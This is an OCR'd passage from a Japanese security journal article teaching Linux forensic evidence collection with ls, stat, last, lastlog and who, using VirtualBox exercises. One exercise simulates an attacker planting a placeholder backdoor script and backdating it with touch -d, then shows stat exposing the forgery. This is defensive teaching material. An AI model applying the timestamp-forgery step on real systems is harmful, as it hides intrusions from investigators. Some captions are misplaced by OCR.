例えば、ファイルに文字を記入した場合 Change と Modify はごくわずかですが、ズレが生じます。処理はナノ秒単位のため、視覚的に確認するのは難しいですがズレは生じています。しかし、攻撃者が痕跡を隠ぺいするために意図的に履歴の削除やタイムスタンプの偽装を行うとメタデータが変更されるため、同時刻に更新されます。

2.3 ファイルやディレクトリを一覧表示する ls コマンド

ls はファイルやディレクトリの一覧を表示や属性・タイムスタンプの確認を行う基本的なコマンドです。

2.3.1　基本的な操作

```
# ls -l
```

詳細情報を表示

```
# ls -t
```

更新日時の新しい順にソート

```
# ls -lh
```

テキストファイルなどのサイズを表示

```
# ls -a
```

. から始まる隠しファイルの表示：**ls -a**：

次に、**ls** コマンドの出力を確認します。

```
# touch testfile.txt
# ls -l testfile.txt
```

下記のように入力し、ファイル作成と確認を行います。

```
[root@localhost ~]# touch testfile.txt
[root@localhost ~]# ls -l testfile.txt
-rw-r--r--. 1 root root 0 Apr 22 02:32 testfile.txt
```

```
# echo “secret data” >> testfile.txt
# ls -l –full-time testfile.txt
```

確認後、内容の変更とタイムスタンプを確認します。

```
[root@localhost ~]# echo "secret data" >> testfile.txt
[root@localhost ~]# ls -l --full-time testfile.txt
-rw-r--r--. 1 root root 12 2025-04-22 02:33:27.423497659 +0900 testfile.txt
```

```
# stat testfile.txt
```

stat コマンドを利用してタイムスタンプの変化を確認します。

```
[root@localhost ~]# stat testfile.txt
  File: testfile.txt
  Size: 12              Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 16910520    Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Context: unconfined_u:object_r:admin_home_t:s0
Access: 2025-04-22 02:32:22.672655443 +0900
Modify: 2025-04-22 02:33:27.423497659 +0900
Change: 2025-04-22 02:33:27.423497659 +0900
 Birth: 2025-04-22 02:32:22.672655443 +0900
```

次に **ls** コマンドを利用した証拠保全の流れを確認してみます。

ls コマンドは Linux 環境に対する調査における証拠保全でも頻繁に利用されます。Windows 環境の調査ではファイルの作成履歴やタイムスタンプなどは MFT を収集することで証拠保全が可能です。しかし、Linux には MFT がないため、コマンドを利用して収集する必要があります。

2.3.2 ls コマンドを利用した調査

攻撃者がログイン後、不審なスクリプトを配置し実行、タイムスタンプを偽装して隠ぺいを図るシナリオを想定します。
まず、収集する準備として攻撃者側の動きを行います。

```
# echo “attack code” > /tmp/backdoor.sh
# chmod +x /tmp/backdoor.sh
```

スクリプトの作成と実行権限を付与します。

```
# touch -d “2025-04-22 05:00:00” /tmp/backdoor.sh
```


touch コマンドを利用して backdoor.sh の最終更新日時を変更してタイムスタンプを偽装します。 準備完了後、証拠保全を行います。
ls コマンドを用いて攻撃者が設置した不審なスクリプトやツールがないか確認します。

```
# ls -l --fulltime /tmp/backdoor.sh
```

今回は不審なファイルの一覧表示をしていませんが、実際の調査時には一覧表示を行い確認してください。

```
[root@localhost ~]# touch -d "2025-04-22 05:00:00" /tmp/backdoor.sh
[root@localhost ~]# ls -l --full-time /tmp/backdoor.sh
-rwxr-xr-x. 1 root root 12 2025-04-22 05:00:00.000000000 +0900 /tmp/backdoor.sh
[root@localhost ~]# stat /tmp/backdoor.sh
  File: /tmp/backdoor.sh
  Size: 12              Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 8997374     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Context: unconfined_u:object_r:user_tmp_t:s0
Access: 2025-04-22 05:00:00.000000000 +0900
Modify: 2025-04-22 05:00:00.000000000 +0900
Change: 2025-04-22 02:40:54.951713180 +0900
 Birth: 2025-04-22 02:38:39.517595353 +0900
```

この際、**-a** も入れることで隠しファイルも含めて収集することが可能になります。
今回注目してほしい点はタイムスタンプとアクセス権限です。 タイムスタンプの Modify が **touch** コマンドで指定した時刻に変更されています。 攻撃者がタイムスタンプを偽装する場合、過去日時にする可能性があります。 実行権限（-rwxr-xr-x）が付与されていることに注目します。
-rwxr-xr-x は Linux や Unix におけるファイルの権限を表します（**r**：読み取り、**w**：書き込み，**x**：実行）。



ファイルの所有者と権限

3. ユーザー情報の確認

3.1 ログイン履歴を確認する last コマンド

Linux システムにおいて、ユーザーのログイン履歴やシステムの起動履歴を把握することは、日常的な運用監視や、セキュリティインシデント発生時の原因究明に極めて重要です。その中でも **last** コマンドは、ユーザーのログイン・ログアウト履歴、再起動のタイミングなどを簡潔に表示できる、非常に有用なツールです。

3.1.1 基本的な操作

last コマンドは、システムが記録しているバイナリ形式のログファイル /var/log/wtmp を読み取り、ユーザーのログイン・ログアウト、システムの起動やシャットダウンなどの履歴を一覧形式で出力するコマンドです。

```
# last -a
```

接続元 IP を最右列に表示

```
# last -n 10
```

最新 10 件のみ表示

```
# last -f
```

保全端末以外で保全したファイルを閲覧

```
# last reboot
```

システムの再起動のみ抽出

出力内容
・ユーザー名：ログインしたユーザーのアカウント名
・端末名（tty や pts）および接続元ホスト / IP アドレス
・ログイン時刻およびログアウト時刻
・接続時間の合計
・再起動（reboot）やシャットダウン（shutdown）の記録

3.1.2　ログイン履歴の可視化

セキュリティ上重要な「外部からのログイン履歴」がどのように記録されるかを確認していきます。このハンズオンを実施する前に Virtualbox のネットワークを内部ネットワークにしてください。
確認後、サーバー側の CentOS に ssh 接続を行う新規ユーザーを作成します。

```
# sudo useradd testuser
# sudo passwd testuser
```

今回のハンズオンでしか利用しないため、パスワードは自分が覚えやすいものに設定してください。

```
[root@localhost ~]# sudo useradd testuser
[root@localhost ~]# sudo passwd testuser
Changing password for user testuser.
New password:
BAD PASSWORD: The password contains the user name in some form
Retype new password:
passwd: all authentication tokens updated successfully.
```

ssh 接続を受け付けるには sshd の起動が必要になります。
起動していない場合、ポート 22 番で待受けができず接続拒否になります。

```
# sudo systemctl enable --now sshd
```

再起動後も接続を行う場合は **sudo systemctl enable sshd**

```
# ssh testuser@192.168.56.30
```

設定後、クライアント側からサーバー側に ssh 接続を行います。
IP はサーバー側で **ip a** を実施して確認してください。

```
[root@localhost ~]# ssh testuser@192.168.56.30
The authenticity of host '192.168.56.30 (192.168.56.30)' can't be established.
ED25519 key fingerprint is SHA256:jPvKe1hCqdO2/i6E7c8Fe3aSueJiUJ4YwCUXNqb+GJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
```

初回接続のタイミングで下記のような確認が表示されます。

```
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.30' (ED25519) to the list of known hosts.
testuser@192.168.56.30's password:
```

初回接続を受け入れて問題ないかの確認のため、**yes** を入力してください。

```
root@localhost ~]# ssh testuser@192.168.56.30
testuser@192.168.56.30's password:
testuser@localhost ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ac:65:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.30/24 brd 192.168.56.255 scope global noprefixroute enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feac:65b8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
testuser@localhost ~]$ ls
```

接続の際、先ほど作成した testuser のパスワードを入力してください。
ログイン後、適当にコマンドを実施してください。

```
[testuser@localhost ~]$ exit
■ ■ ■ ■ ■
Connection to 192.168.56.30 closed.
```

コマンド実施後、**exit** でログオフしてください。

・サーバー側

ログオフ後、サーバー側の CentOS にて **last** コマンドを実行してください。

実行すると、先ほど ssh 接続していた記録を確認することができます。

これはログインが記録されるログファイル /var/log/wtmp の内容が表示されるからです。

```
[root@localhost ~]# last
testuser pts/0        192.168.56.20    Fri Apr 25 17:27 - 17:28  (00:01)
root     tty2                          Wed Apr 23 22:36   still logged in
root     tty1                          Wed Apr 23 13:48   still logged in
reboot   system boot  5.14.0-578.el9.x Wed Apr 23 13:48   still running
root     tty1                          Tue Apr 22 20:15 - crash  (17:32)
reboot   system boot  5.14.0-578.el9.x Tue Apr 22 20:15   still running
root     tty1                          Tue Apr 22 20:08 - down   (00:06)
reboot   system boot  5.14.0-578.el9.x Tue Apr 22 20:07 - 20:14  (00:07)
root     tty1                          Tue Apr 22 19:47 - crash  (00:20)
reboot   system boot  5.14.0-578.el9.x Tue Apr 22 19:44 - 20:14  (00:30)
root     tty1                          Tue Apr 22 13:29 - down   (06:14)
reboot   system boot  5.14.0-578.el9.x Fri Apr 18 18:34 - 19:43 (4+01:09)
root     tty1                          Fri Apr 18 18:27 - down   (00:06)
reboot   system boot  5.14.0-578.el9.x Fri Apr 18 18:26 - 18:34  (00:07)
root     tty1                          Fri Apr 18 17:40 - down   (00:45)
reboot   system boot  5.14.0-578.el9.x Fri Apr 18 17:40 - 18:26  (00:46)
root     tty1                          Fri Apr 18 16:08 - crash  (01:31)
reboot   system boot  5.14.0-578.el9.x Fri Apr 18 16:07 - 18:26  (02:18)
```

```
# lastlog
```

また、**lastlog** と入力することで最終ログインを記録するログファイル /var/log/lastlog の内容が表示されます。

```
[root@localhost ~]# lastlog
Username         Port     From                                Latest
root             tty2                                         Wed Apr 23 22:36:46 +0900 2025
bin                                                           **Never logged in**
daemon                                                        **Never logged in**
adm                                                           **Never logged in**
lp                                                            **Never logged in**
sync                                                          **Never logged in**
shutdown                                                      **Never logged in**
halt                                                          **Never logged in**
mail                                                          **Never logged in**
operator                                                      **Never logged in**
games                                                         **Never logged in**
ftp                                                           **Never logged in**
nobody                                                        **Never logged in**
systemd-coredump                                              **Never logged in**
dbus                                                          **Never logged in**
tss                                                           **Never logged in**
sssd                                                          **Never logged in**
chrony                                                        **Never logged in**
sshd                                                          **Never logged in**
testuser         pts/0    192.168.56.20                       Fri Apr 25 17:27:08 +0900 2025
```

今回確認した情報は、調査の際非常に重要な情報になります。しかし、改ざんや削除といったリスクも高いため、適切な保全が必要です。
下記に保全手順の例を示します。

cp /var/log/wtmp ./wtmp_$(date +%Y%m%d).bak

ログを保全用に別ファイルとして保全。

sha256sum ./wtmp_*.bak > checksums.sha256

ハッシュ値を取ることで、あとから確認した際に保全時から変更がないことを保証できます。

3.2 現在ログイン中のユーザーを確認する who コマンド

who コマンドは現在ログイン中のユーザー情報をリアルタイムで確認するための基本的なツールです。「今、だれがどこからアクセスしているか」を把握できます。

3.2.1 基本的な操作

```
[root@localhost ~]# who
root     tty1         Apr 23 13:48
root     tty2         Apr 23 22:36
```

history 出力画面

表 history コマンドの出力内容

項目	説明
ユーザー名	現在ログインしているユーザー名
tty	端末名
日時	ログイン日時
ホスト名 / IP	SSH 接続時はここに接続元 IP アドレスが表示される

3.2.2 who ハンズオン

ssh 接続を用いてログインユーザーの可視化を行います。
今回の検証もクライアント側とサーバー側の CentOS を用意します。

```
[root@localhost ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ac:65:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.30/24 brd 192.168.56.255 scope global noprefixroute enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feac:65b8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

サーバー側の CentOS で IP アドレスと sshd の起動を確認します。
確認後、クライアント側で ssh 接続を実施します。
ssh 接続に関しては「3.1.2」のハンズオンを参考に実施してください。

```
[root@localhost ~]# ssh testuser@192.168.56.30
testuser@192.168.56.30's password:
Last login: Fri Apr 25 17:27:08 2025 from 192.168.56.20
[testuser@localhost ~]$
```

```
[root@localhost ~]# who
root     tty1         Apr 23 13:48
root     tty2         Apr 23 22:36
testuser pts/0        Apr 28 21:24 (192.168.56.20)
```

サーバーにログイン後、サーバー側の CentOS で **who** コマンドを実施します。
クライアント側からログインされていることを確認できます。
ただし、**who** はあくまで現在ログイン状態にあるユーザー情報を表示するコマンドであるため、過去のログイン履歴を調べるには **last** コマンドを併用する必要があります。

4. おわりに

今回はここまでとなります。

本稿では、Linux 環境における基本的な操作コマンドである **crontab**、**last**、**history**、**ls**、**who** について確認しました。実際の操作やハンズオンを交えてその動作や確認結果を検証しました。

Hitachi Systems Security Journal

株式会社 日立システムズ　本社：〒141-8672　東京都品川区大崎 1-2-1　www.hitachi-systems.com

お問い合わせは

Printed in Japan